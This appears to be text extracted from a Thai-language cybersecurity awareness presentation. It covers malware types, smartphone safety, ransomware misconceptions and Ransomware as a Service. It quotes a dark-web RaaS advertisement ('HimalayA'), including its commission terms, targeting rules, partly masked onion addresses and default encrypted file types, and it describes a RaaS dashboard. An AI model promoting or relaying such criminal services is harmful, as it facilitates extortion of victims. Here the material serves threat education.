
Malware

- Virus
- Worm
- Trojan
- RAT




ความปลอดภัยใช้เบอร์บนสมาร์ทโฟน

គរោង ANTI-VIRUS នេះ



ใช้รหัสหรือลายนิ้วมือหรืออื่น ๆ ในการล็อกโทรศัพท์



ข้อควรระวังในการติดตั้งแอพพลิเคชัน

- การติดตั้งแอพพลิเคชันเป็นอีกหนทางจารกรรมข้อมูลที่ต้องระวัง ทุกครั้งที่ทำการดาวน์โหลดแอพพลิเคชันใหม่ลงมือถือ ผู้ใช้ Smartphone จึงควรให้ความสำคัญกับ ข้อกำหนดในการติดตั้งซอฟต์แวร์ ด้วย
- ควรหลีกเลี่ยงการดาวน์โหลดแอพพลิเคชันจากแหล่งที่ไม่คุ้นเคย
- แนะนำให้ดาวน์โหลดจากเว็บไซต์อย่างเป็นทางการ ที่รวบรวมแอพพลิเคชันของโทรศัพท์มือถือค่ายต่าง ๆ






Interview Cybersecurity

Ransomware







สิ่งที่หล่ายคนเข้าใจผิดเกี่ยวกับ Ransomware




สิ่งที่หล่ายคนเข้าใจผิดเกี่ยวกับ Ransomware



สิ่งที่หล่ายคนเข้าใจผิดเกี่ยวกับ Ransomware




Ransomware Attack Vectors




Ransomware as a Service (RaaS)

- ธุรกิจกระจายมัลแวร์เรียกค่าไถ่เป็นวงกว้าง
- ราคาถูกจับต้องได้
- ใช้งานสะดวก และมีแนวโน้มพัฒนาอีกไกลในตลาดมีด



Ransomware as a Service (RaaS)



Ransomware as a Service (RaaS)

The screenshot displays the DarkTracer interface, which includes a sidebar with sections for Analysis Results, Network Info, Personal Info, and Custom Info. The Network Info section shows three Tor domains and six Tor URLs. The Personal Info section lists one email address: hima[REDACTED]@dnmx.org. The Custom Info section shows a custom tag 'HimalayA' with a 'Post' button. The main pane shows a network graph with nodes representing various onion addresses and a central node for the email address. A modal window titled 'Ransomware as a Service - HimalayA' is open, providing details about the service, including a warning against attacking health facilities, public organizations, and non-profit associations, and specifying that only private companies or individuals should be targeted. It also lists supported file types and default encryption locations.

Analysis Results

NETWORK INFO

- Tor Domain(3)
 - ioqfyx2wd55rg432...xho577zyad.onion
 - ohu6eschnuhxfg46...f6if6lj5yd.onion
 - q7ooggyd4gdcavyj...cgewd4yfqd.onion
- Tor URL(6)

PERSONAL INFO

- Email(1)
 - hima[REDACTED]@dnmx.org

CUSTOM INFO

- Custom Tag (0)

EXTERNAL SEARCH INFO

- Google Search

hidden directorys - Onion and Search

ANALYSIS

<http://q7ooggyd4gdcavyjwrkkyku...>

Ransomware as a Service - HimalayA

We offer ransomware for free!
We take a commission of 30% of all ransoms paid
We send the part of your ransom maximum 24 hours after confirmation of the transaction
We manage communication with victims

VERY IMPORTANT WARNING :
PROHIBITION OF ATTACKING HEALTH FACILITIES
PROHIBITION OF ATTACKING ANY PUBLIC ORGANIZATION OR NON-PROFIT ASSOCIATION
ONLY ATTACK PRIVATE COMPANIES OR INDIVIDUALS

Already configured and compiled FUD Ransomware.
AES 256 Encryption
x86 / x64 for Windows

Files types HimalayA encrypt : (by default)
.txt, .ppt, .pptx, .doc, .docx, .gif, .jpg, .png, .ico, .mp3, .ogg, .csv, .xls,
.exe, .pdf, .ods, .odt, .kdbx, .kdb, .mp4, .flv, .jpeg, .zip, .tar, .tar.gz, .rar,
You can change by specifying your request when ordering

Directory HimalayA encrypt : (by default)
'Downloads', 'Documents', 'Pictures', 'Music', 'Desktop', 'Onedrive',
You can change by specifying your request when ordering

ORDER

HimalayA RaaS



RaaS (Ransomware as a Service)

The screenshot shows the RaaS dashboard interface. On the left is a dark sidebar with navigation links: 'Dashboard' (selected), 'Clients', and 'Settings'. The main area has a title 'Dashboard Statistics Overview' and four summary cards:

- Clients**: 1 Client (blue card)
- Payments**: 0 Payments (green card)
- Earned**: 0 (orange card)
- BitCoin Price**: 1284\$ (red card)

Below these are two sections: 'Updates' and 'Infos'.

Updates (List of recent changes):

- New Design + Bug fix (22 feb)
- Critical bug fixed (20 feb)
- New programm design (20 feb)
- Fix programm bug (18 feb)
- Release new version (15 feb)
- Test new version (14 feb)

Infos (Contact and system information):

